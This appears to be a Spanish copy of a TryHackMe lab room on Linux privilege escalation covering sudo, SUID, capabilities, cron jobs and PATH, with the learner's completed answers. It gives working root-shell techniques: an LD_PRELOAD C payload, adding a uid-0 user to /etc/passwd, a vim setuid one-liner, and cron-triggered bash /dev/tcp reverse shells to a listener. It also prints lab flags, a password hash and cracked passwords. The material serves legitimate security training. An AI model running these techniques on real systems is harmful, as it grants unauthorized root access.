¿Cuál es el contenido del archivo flag1.txt?

THM-28392872729920 | Respuesta correcta

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Iniciar máquina

Nombre de usuario: karen
Contraseña: Contraseña1

El comando sudo, de forma predeterminada, le permite ejecutar un programa con privilegios de root. En algunas condiciones, es posible que los administradores del sistema deban brindar a los usuarios habituales cierta flexibilidad en sus privilegios. Por ejemplo, es posible que un analista de SOC junior necesite utilizar Nmap con regularidad, pero no se le permitirá el acceso completo a la raíz. En esta situación, el administrador del sistema puede permitir que este usuario ejecute Nmap solo con privilegios de root mientras mantiene su nivel de privilegio habitual en el resto del sistema.

Cualquier usuario puede comprobar su situación actual relacionada con los privilegios de root mediante el `sudo -l` comando.

https://gtfobins.github.io/ es una fuente valiosa que proporciona información sobre cómo se puede utilizar cualquier programa sobre el que tenga derechos sudo.

Aprovechar las funciones de la aplicación

Algunas aplicaciones no tendrán un exploit conocido en este contexto. Una aplicación de este tipo que puede ver es el servidor Apache2.

En este caso, podemos utilizar un "hack" para filtrar información aprovechando una función de la aplicación. Como puede ver a continuación, Apache2 tiene una opción que admite la carga de archivos de configuración alternativos (`-f` : especifique un ServerConfigFile alternativo).

```
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
```

Cargar el `/etc/shadow` archivo usando esta opción generará un mensaje de error que incluye la primera línea del `/etc/shadow` archivo.

Aprovechar LD_PRELOAD

En algunos sistemas, es posible que vea la opción de entorno LD_PRELOAD.

```
user@debian:/home$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
```

LD_PRELOAD es una función que permite que cualquier programa utilice bibliotecas compartidas. Esta publicación de blog le dará una idea sobre las capacidades de LD_PRELOAD. Si la opción "env_keep" está habilitada, podemos generar una biblioteca compartida que se cargará y ejecutará antes de ejecutar el programa. Tenga en cuenta que la opción LD_PRELOAD se ignorará si la ID de usuario real es diferente de la ID de usuario efectiva.

Los pasos de este vector de escalada de privilegios se pueden resumir de la siguiente manera;

1. Verifique LD_PRELOAD (con la opción env_keep)
2. Escriba un código C simple compilado como un archivo de objeto compartido (extensión .so)
3. Ejecute el programa con derechos sudo y la opción LD_PRELOAD apuntando a nuestro archivo .so

El código C simplemente generará un shell raíz y se puede escribir de la siguiente manera;

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
sistema("/bin/bash");
}
```

Podemos guardar este código como shell.c y compilarlo usando gcc en un archivo objeto compartido usando los siguientes parámetros;

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

```
user@debian:~/ldpreload$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
user@debian:~/ldpreload$ ls
shell.c
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$
```

Ahora podemos usar este archivo de objeto compartido al iniciar cualquier programa que nuestro usuario pueda ejecutar con sudo. En nuestro caso se puede utilizar Apache2, find o casi cualquiera de los programas que podemos ejecutar con sudo.

Necesitamos ejecutar el programa especificando la opción LD_PRELOAD, de la siguiente manera;

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

Esto dará como resultado un shell generado con privilegios de root.

```
user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#
```

Responda las siguientes preguntas

¿Cuántos programas puede ejecutar el usuario "karen" en el sistema de destino con derechos sudo?

3 — Respuesta correcta

¿Cuál es el contenido del archivo flag2.txt?

THM-402028394 — Respuesta correcta

¿Cómo usarías Nmap para generar un shell raíz si tu usuario tuviera derechos sudo en nmap?

sudo nmap --interactive — Respuesta correcta

¿Cuál es el hash de la contraseña de frank?

$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV1 — Respuesta correcta

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Iniciar máquina

Nombre de usuario: karen
Contraseña: Contraseña1

Gran parte de los controles de privilegios de Linux se basan en controlar las interacciones de los usuarios y los archivos. Esto se hace con permisos. A estas alturas ya sabes que los archivos pueden tener permisos de lectura, escritura y ejecución. Estos se otorgan a los usuarios dentro de sus niveles de privilegio. Esto cambia con SUID (Establecer identificación de usuario) y SGID (Establecer identificación de grupo). Estos permiten que los archivos se ejecuten con el nivel de permiso del propietario del archivo o del propietario del grupo, respectivamente.

Notarás que estos archivos tienen un bit "s" configurado que muestra su nivel de permiso especial.

`find / -type f -perm -04000 -ls 2>/dev/null` enumerará los archivos que tienen bits SUID o SGID configurados.

```
user@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081    40 -rwsr-xr-x   1 root     root        37552 Feb 15  2011 /usr/bin/chsh
812578   172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudo
810173    36 -rwsr-xr-x   1 root     root        32808 Feb 15  2011 /usr/bin/newgrp
812578   172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudoedit
809080    44 -rwsr-xr-x   1 root     root        43280 Feb 15  2011 /usr/bin/passwd
809078    64 -rwsr-xr-x   1 root     root        60288 Feb 15  2011 /usr/bin/gpasswd
809077    40 -rwsr-xr-x   1 root     root        39856 Feb 15  2011 /usr/bin/chfn
816678    12 -rwsr-x---   1 root     staff        9861 May 14  2017 /usr/local/bin/suid-so
816762     8 -rwsr-sr-x   1 root     staff        6883 May 14  2017 /usr/local/bin/suid-env
816764     8 -rwsr-sr-x   1 root     staff        6899 May 14  2017 /usr/local/bin/suid-env2
815723   948 -rwsr-xr-x   1 root     root       963691 May 13  2017 /usr/sbin/exim-4.84-3
832517     8 -rwsr-xr-x   1 root     root        6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
832743   212 -rwsr-xr-x   1 root     root       212336 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623    12 -rwsr-xr-x   1 root     root        10592 Feb 15  2016 /usr/lib/pt_chown
473324    36 -rwsr-xr-x   1 root     root        36640 Oct 14  2010 /bin/ping6
473326   188 -rwsr-xr-x   1 root     root       188328 Apr 15  2010 /bin/nano
473323    36 -rwsr-xr-x   1 root     root        34248 Oct 14  2010 /bin/ping
473292    84 -rwsr-xr-x   1 root     root        78616 Jan 25  2011 /bin/mount
473312    36 -rwsr-xr-x   1 root     root        34024 Feb 15  2011 /bin/su
473290    60 -rwsr-xr-x   1 root     root        53648 Jan 25  2011 /bin/umount
465223   100 -rwsr-xr-x   1 root     root        94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
```

Una buena práctica sería comparar los ejecutables de esta lista con GTFOBins (https://gtfobins.github.io). Al hacer clic en el botón SUID se filtrarán los archivos binarios que se sabe que son explotables cuando el bit SUID está configurado (también puede usar este enlace para obtener una lista prefiltrada https://gtfobins.github.io/#+suid).

La lista anterior muestra que nano tiene el bit SUID configurado. Desafortunadamente, GTFObins no nos proporciona una victoria fácil. Como es habitual en los escenarios de escalada de privilegios de la vida real, necesitaremos encontrar pasos intermedios que nos ayuden a aprovechar cualquier minúsculo hallazgo que tengamos.

Nota : La VM adjunta tiene otro binario con SUID distinto de `nano` .


El bit SUID configurado para el editor de texto nano nos permite crear, editar y leer archivos utilizando el privilegio del propietario del archivo. Nano es propiedad de root, lo que probablemente significa que podemos leer y editar archivos con un nivel de privilegio más alto que el que tiene nuestro usuario actual. En esta etapa, tenemos dos opciones básicas para escalar privilegios: leer el `/etc/shadow` archivo o agregar nuestro usuario a `/etc/passwd` .

A continuación se muestran pasos sencillos utilizando ambos vectores.

leyendo el `/etc/shadow` archivo

Vemos que el editor de texto nano tiene el bit SUID configurado ejecutando el `find / -type f -perm -04000 -ls 2>/dev/null` comando.

`nano /etc/shadow` imprimirá el contenido del `/etc/shadow` archivo. Ahora podemos usar la herramienta Unshadow para crear un archivo que John el Destripador pueda descifrar. Para lograr esto, unshadow necesita tanto los archivos `/etc/shadow` como `/etc/passwd` .



El uso de la herramienta de eliminación de sombra se puede ver a continuación;

`unshadow passwd.txt shadow.txt > passwords.txt`

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/alper/.john
```

Con la lista de palabras correcta y un poco de suerte, John the Ripper puede devolver una o varias contraseñas en texto sin cifrar. Para obtener una sala más detallada sobre John el Destripador, puede visitar https://tryhackme.com/room/johntheripper0

La otra opción sería agregar un nuevo usuario que tenga privilegios de root. Esto nos ayudaría a evitar el tedioso proceso de descifrar contraseñas. A continuación se muestra una manera fácil de hacerlo:

Necesitaremos el valor hash de la contraseña que queremos que tenga el nuevo usuario. Esto se puede hacer rápidamente utilizando la herramienta openssl en Kali Linux.

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

Luego agregaremos esta contraseña con un nombre de usuario al `/etc/passwd` archivo.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:102::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$j/nomb9$QuKbhVfrtjVVMhbyBqQ20:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash
```

Una vez agregado nuestro usuario (tenga en cuenta cómo `root:/bin/bash` se usó para proporcionar un shell raíz), necesitaremos cambiar a este usuario y, con suerte, deberíamos tener privilegios de raíz.

```
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Ahora es tu turno de utilizar las habilidades que te acaban de enseñar para encontrar un binario vulnerable.

Responda las siguientes preguntas

¿Qué usuario comparte el nombre de un gran escritor de cómics?

gerryconway — Respuesta correcta

¿Cuál es la contraseña del usuario2?

Password1 — Respuesta correcta

¿Cuál es el contenido del archivo flag3.txt?

THM-3847834 — Respuesta correcta

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Iniciar máquina

Nombre de usuario: karen
Contraseña: Contraseña1

Otro método que los administradores de sistemas pueden utilizar para aumentar el nivel de privilegio de un proceso o binario son las "Capacidades". Las capacidades ayudan a administrar los privilegios a un nivel más granular. Por ejemplo, si el analista de SOC necesita utilizar una herramienta que necesita iniciar conexiones de socket, un usuario normal no podría hacerlo. Si el administrador del sistema no quiere otorgarle a este usuario mayores privilegios, puede cambiar las capacidades del binario. Como resultado, el binario realizaría su tarea sin necesitar un usuario con mayores privilegios.
La página de manual de capacidades proporciona información detallada sobre su uso y opciones.

Podemos usar la `getcap` herramienta para enumerar las capacidades habilitadas.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

Cuando se ejecuta como usuario sin privilegios, `getcap -r /` generará una gran cantidad de errores, por lo que es una buena práctica redirigir los mensajes de error a /dev/null.

Tenga en cuenta que ni vim ni su copia tienen el bit SUID configurado. Por lo tanto, este vector de escalada de privilegios no se puede detectar al enumerar archivos en busca de SUID.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

GTFObins tiene una buena lista de binarios que se pueden aprovechar para escalar privilegios si encontramos capacidades establecidas.

Notamos que vim se puede usar con el siguiente comando y carga útil:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Esto iniciará un shell raíz como se ve a continuación;

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Responda las siguientes preguntas

Complete la tarea descrita anteriormente en el sistema de destino.

No se necesita respuesta — Pregunta hecha

¿Cuántos binarios tienen capacidades establecidas?

6 — Respuesta correcta

¿Qué otro binario se puede utilizar gracias a sus capacidades?

view — Respuesta correcta

¿Cuál es el contenido del archivo flag4.txt?

THM-9349843 — Respuesta correcta

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Iniciar AttackBox | Ayuda

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Iniciar máquina

Nombre de usuario: karen
Contraseña: Contraseña1

Los trabajos cron se utilizan para ejecutar scripts o archivos binarios en momentos específicos. De forma predeterminada, se ejecutan con el privilegio de sus propietarios y no del usuario actual. Si bien los trabajos cron configurados correctamente no son inherentemente vulnerables, pueden proporcionar un vector de escalada de privilegios en algunas condiciones.
La idea es muy simple; Si hay una tarea programada que se ejecuta con privilegios de root y podemos cambiar el script que se ejecutará, entonces nuestro script se ejecutará con privilegios de root.

Las configuraciones de trabajos cron se almacenan como crontabs (tablas cron) para ver la próxima hora y fecha en que se ejecutará la tarea.

Cada usuario del sistema tiene su archivo crontab y puede ejecutar tareas específicas ya sea que hayan iniciado sesión o no. Como es de esperar, nuestro objetivo será encontrar un trabajo cron establecido por root y hacer que ejecute nuestro script, idealmente un shell.

Cualquier usuario puede leer el archivo manteniendo los trabajos cron de todo el sistema en `/etc/crontab`

Si bien las máquinas CTF pueden ejecutar trabajos cron cada minuto o cada 5 minutos, verá con mayor frecuencia tareas que se ejecutan diariamente, semanalmente o mensualmente en las pruebas de penetración.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

Puede ver que el `backup.sh` script se configuró para ejecutarse cada minuto. El contenido del archivo muestra un script simple que crea una copia de seguridad del archivo precios.xls.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

Como nuestro usuario actual puede acceder a este script, podemos modificarlo fácilmente para crear un shell inverso, con suerte con privilegios de root.

El script utilizará las herramientas disponibles en el sistema de destino para iniciar un shell inverso.
Dos puntos a tener en cuenta;

1. La sintaxis del comando variará según las herramientas disponibles. (por ejemplo, `nc` probablemente no admita la `-e` opción que haya visto utilizada en otros casos)
2. Siempre deberíamos preferir iniciar shells inversos, ya que no queremos comprometer la integridad del sistema durante una prueba de penetración real.

El archivo debería verse así;

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

Ahora ejecutaremos un oyente en nuestra máquina atacante para recibir la conexión entrante.

```
┌──(root㉿TryHackMe)-[~]
└─# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Siempre vale la pena comprobar Crontab, ya que a veces puede conducir a vectores fáciles de escalada de privilegios. El siguiente escenario no es infrecuente en empresas que no tienen un determinado nivel de madurez en ciberseguridad:

1. Los administradores del sistema deben ejecutar un script a intervalos regulares.
2. Crean un trabajo cron para hacer esto.
3. Después de un tiempo, el script se vuelve inútil y lo eliminan.
4. No limpian el trabajo cron relevante

Este problema de gestión de cambios conduce a un posible exploit que aprovecha los trabajos cron.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

El ejemplo anterior muestra una situación similar en la que se eliminó el script antivirus.sh, pero el trabajo cron aún existe.
Si la ruta completa del script no está definida (como se hizo para el script backup.sh), cron hará referencia a las rutas enumeradas bajo la variable PATH en el archivo /etc/crontab. En este caso, deberíamos poder crear un script llamado "antivirus.sh" en la carpeta de inicio de nuestro usuario y debería ejecutarse mediante el trabajo cron.

El archivo en el sistema de destino debería resultarle familiar:

```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```

La conexión de shell inversa entrante tiene privilegios de root:

```
┌──(root㉿TryHackMe)-[~]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59836
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

En el extraño caso de que encuentre un script o una tarea existente adjunta a un trabajo cron, siempre vale la pena dedicar tiempo a comprender la función del script y cómo se utiliza cualquier herramienta dentro del contexto. Por ejemplo, tar, 7z, rsync, etc., pueden explotarse utilizando su función de comodín.

Responda las siguientes preguntas

¿Cuántas tareas cron definidas por el usuario puedes ver en el sistema de destino?

4 — Respuesta correcta

¿Cuál es el contenido del archivo flag5.txt?

THM-383000283 — Respuesta correcta

¿Cuál es la contraseña de Matt?

123456 — Respuesta correcta

Tarea 10 Escalada de privilegios: RUTA

Tarea 11 Escalada de privilegios: NFS

Tarea 12 Desafío final

Creado por tryhackme y 1337rce

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 78007 usuarios aquí y esta sala tiene 815 días.

3164

Escalada de privilegios de Linux

Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la escalada de privilegios?

Tarea 3 Enumeración

Tarea 4 Herramientas de enumeración automatizadas

Tarea 5 Escalada de privilegios: exploits del kernel

Tarea 6 Escalada de privilegios: Sudo

Tarea 7 Escalada de privilegios: SUID

Tarea 8 Escalada de privilegios: capacidades

Tarea 9 Escalada de privilegios: trabajos cron

Tarea 10 Escalada de privilegios: RUTA

Nota: Inicie la máquina de destino adjunta a esta tarea para seguirla.
Puede iniciar la máquina de destino y acceder a ella directamente desde su navegador.
Alternativamente, puede acceder a él a través de SSH con las siguientes credenciales de usuario con privilegios bajos:

Iniciar máquina

Nombre de usuario: karen
Contraseña: Contraseña1

Si en la ruta se encuentra una carpeta para la cual su usuario tiene permiso de escritura, podría secuestrar una aplicación para ejecutar un script. PATH en Linux es una variable ambiental que le dice al sistema operativo dónde buscar ejecutables. Para cualquier comando que no esté integrado en el shell o que no esté definido con una ruta absoluta, Linux comenzará a buscar en las carpetas definidas en PATH. (PATH es la variable ambiental de la que estamos hablando aquí, ruta es la ubicación de un archivo).

Normalmente, la RUTA se verá así:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

Si escribimos "thm" en la línea de comando, estas son las ubicaciones donde Linux buscará un ejecutable llamado thm. El siguiente escenario le dará una mejor idea de cómo se puede aprovechar esto para aumentar nuestro nivel de privilegios. Como verá, esto depende completamente de la configuración existente del sistema de destino, así que asegúrese de poder responder las preguntas a continuación antes de intentar esto.

1. ¿Qué carpetas se encuentran en $PATH?
2. ¿Su usuario actual tiene privilegios de escritura para alguna de estas carpetas?
3. ¿Puedes modificar $PATH?
4. ¿Existe algún script/aplicación que pueda iniciar y que se vea afectado por esta vulnerabilidad?

Para fines de demostración, utilizaremos el siguiente script:

```
  GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

Este script intenta iniciar un binario del sistema llamado "thm", pero el ejemplo se puede replicar fácilmente con cualquier binario.

Compilamos esto en un ejecutable y configuramos el bit SUID.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -W
